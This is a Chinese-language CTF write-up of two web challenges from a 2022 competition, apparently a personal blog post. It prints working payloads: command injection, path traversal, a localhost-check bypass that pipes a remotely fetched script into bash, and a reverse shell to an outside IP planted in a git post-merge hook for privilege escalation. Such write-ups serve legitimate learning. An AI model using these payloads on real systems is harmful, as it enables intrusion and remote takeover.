

live ctf 2022 部分web题解

原创

[ththai](#) 于 2022-03-23 10:44:49 发布 789 收藏

文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_51458899/article/details/123679956

版权

[live_ctf_2022]Traveler


找到漏洞点rce, 难度可以做新生赛练习题

The screenshot shows a web browser at the URL `traveller.ctf.intigrity.io/package2-details.php`. The page displays a form for a travel package. The form includes a text input field containing `1337UP{COMM4nd_Inj3ti0n}`, a dropdown menu labeled "Select a package" with "Single" selected, and a "Submit" button. Below the form is an "Info" section with a "Check-in" label and a message: "For your comfort, hotel room will be all-ready for you, just make the payment complete and leave the rest on us."

The browser's developer tools are open to the "HackBar" tab. The URL bar shows `https://traveller.ctf.intigrity.io/package2-details.php`. The "Body" tab shows the raw POST request body: `pack=Single%0acat%09/flag.txt&submit=`. The "Headers" tab shows the content type: `application/x-www-form-urlencoded (raw)`.

[live_ctf_2022]Lovely Kitten Pictures

此题考察一个提权的过程, 从发现漏洞到获取admin权限的途中, 你会先后拿到4个flag, 很不错的一个模式!



flag4拿到 整道题结束 这个题出得挺好的 点赞

首先是一些简单的信息收集, 之后会看到有path, 猜测文件读写漏洞, 之后就成功了!

payload

```
GET /pictures.php?path=assets/../../../../../../../../var/www/html/cat_info.php
```

下载下来的文件名是flag

之后按照大哥分析，大概是：看到fmp推测是go写的，直接尝试读取main.go，尝试成功读取它得到了源码

```
if strings.Index(imageURL, "http://localhost") != 0 {  
    fmt.Printf("[*] External requests are not allowed! 🐱")  
    return  
}  
  
commandString := fmt.Sprintf("wget -O- -%s | /bin/bash", imageURL)  
cmd := exec.Command("bash", "-c", commandString)
```

这里明显是一个http://localhost绕过，直接改dns解析，localhost.viewofthai.link指向自己vps，然后开启python3 -m http.server 1234，下面放自己的bash.sh

payload

```
https://lovelykittenpictures.ctf.intigniti.io/cat_info.php?id=1%20-e%20http://localhost.viewofthai.link:1234/tmp/thaii.sh
```

读到后可以看到它直接管道符之后执行了！实践验证的确可以，反弹到了shell

flag2.txt在根目录

```
www-data@web-lovelykittenpictures-685ff5584d-cnm5g:/var/www/html$ cat /flag2.txt  
<ures-685ff5584d-cnm5g:/var/www/html$ cat /flag2.txt  
1337UP{K1TT3N_BYP4SS_W1TH_4T_CH4R4CT3R}  
www-data@web-lovelykittenpictures-685ff5584d-cnm5g:/var/www/html$ █
```

```
su sudo -l
```

看到一个no password 的用户，是level1，直接登录它

```
sudo su level1
```

提权到了level1，flag2在此用户目录下

```
bash: line 16: flag: command not found
whoami
level1
cd ~
pwd
/home/level1
ls -al
total 24
dr-xr-x--- 1 level1 commonusers 4096 Mar 12 09:01 .
drwxr-xr-x 1 root    root        4096 Mar 12 09:01 ..
-rw-r--r-- 1 level1 commonusers  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 level1 commonusers 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 level1 commonusers  807 Feb 25  2020 .profile
-r--r--r-- 1 root    root         34 Mar 12 09:01 flag3.txt
cat flag3.txt
1337UP{SUP3R_34SY_K1TT3N_PR1V3SC}
█
```

最后sudo -l看到git pull命令有admin权限，根据洛神的指引需要下载<https://github.com/arnav-t/git-pull-priv-escalation>

里面的readme记载了用法

先把payload.tar放在python http服务的那个文件夹下

之后wget+url传到tmp目录（有权限）

```

cat ./slave/.git/hooks/post-merge
#!/bin/bash

printf 'Root Flag: '
cat /root/root.txt

printf 'User Flag: '
cat /home/clave/user.txt
echo '#!/bin/bash'
bash -i > /dev/tcp/8.129.42.140/60006 0>&1 2>&1' >./slave/.git/hooks/post-merge
cat ./slave/.git/hooks/post-merge
#!/bin/bash
bash -i > /dev/tcp/8.129.42.140/60006 0>&1 2>&1
cd ..
cd payload
cd slave
chmod 777 . -R
sudo -u admin git pull
Updating 5e58161..e53f405
Fast-forward
 opml.php | 39 ++++++++++++++++++++++++++++++++++++++++++++++++++++++
 1 file changed, 39 insertions(+)
 _create mode 100644 opml.php

```

然后修改 `slave/.git/hooks/post-merge` 的内容为

```

#!/bin/bash
bash -i > /dev/tcp/8.129.42.140/60006 0>&1 2>&1

```

之后回到payload目录，记得chmod

这里要注意权限问题 这里我踩到坑了cd 回slave目录chmod 777 . -R 接着sudo -u admin git pull 即可收到反弹的admin的bash shell

```

admin@web-lovelykittenpictures-685ff5584d-cnm5g:/tmp/payload/slave$ whoami
whoami
admin
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/tmp/payload/slave$ cd ~
cd ~
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/home/admin$ cat flag
cat fl̂ag
cat: fl̂ag: No such file or directory
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/home/admin$ ls
ls
flag4.txt
admin@web-lovelykittenpictures-685ff5584d-cnm5g:/home/admin$ cat fl*
cat fl*
1337UP{1TS_TH3_F1N4L_K1TT3N}

```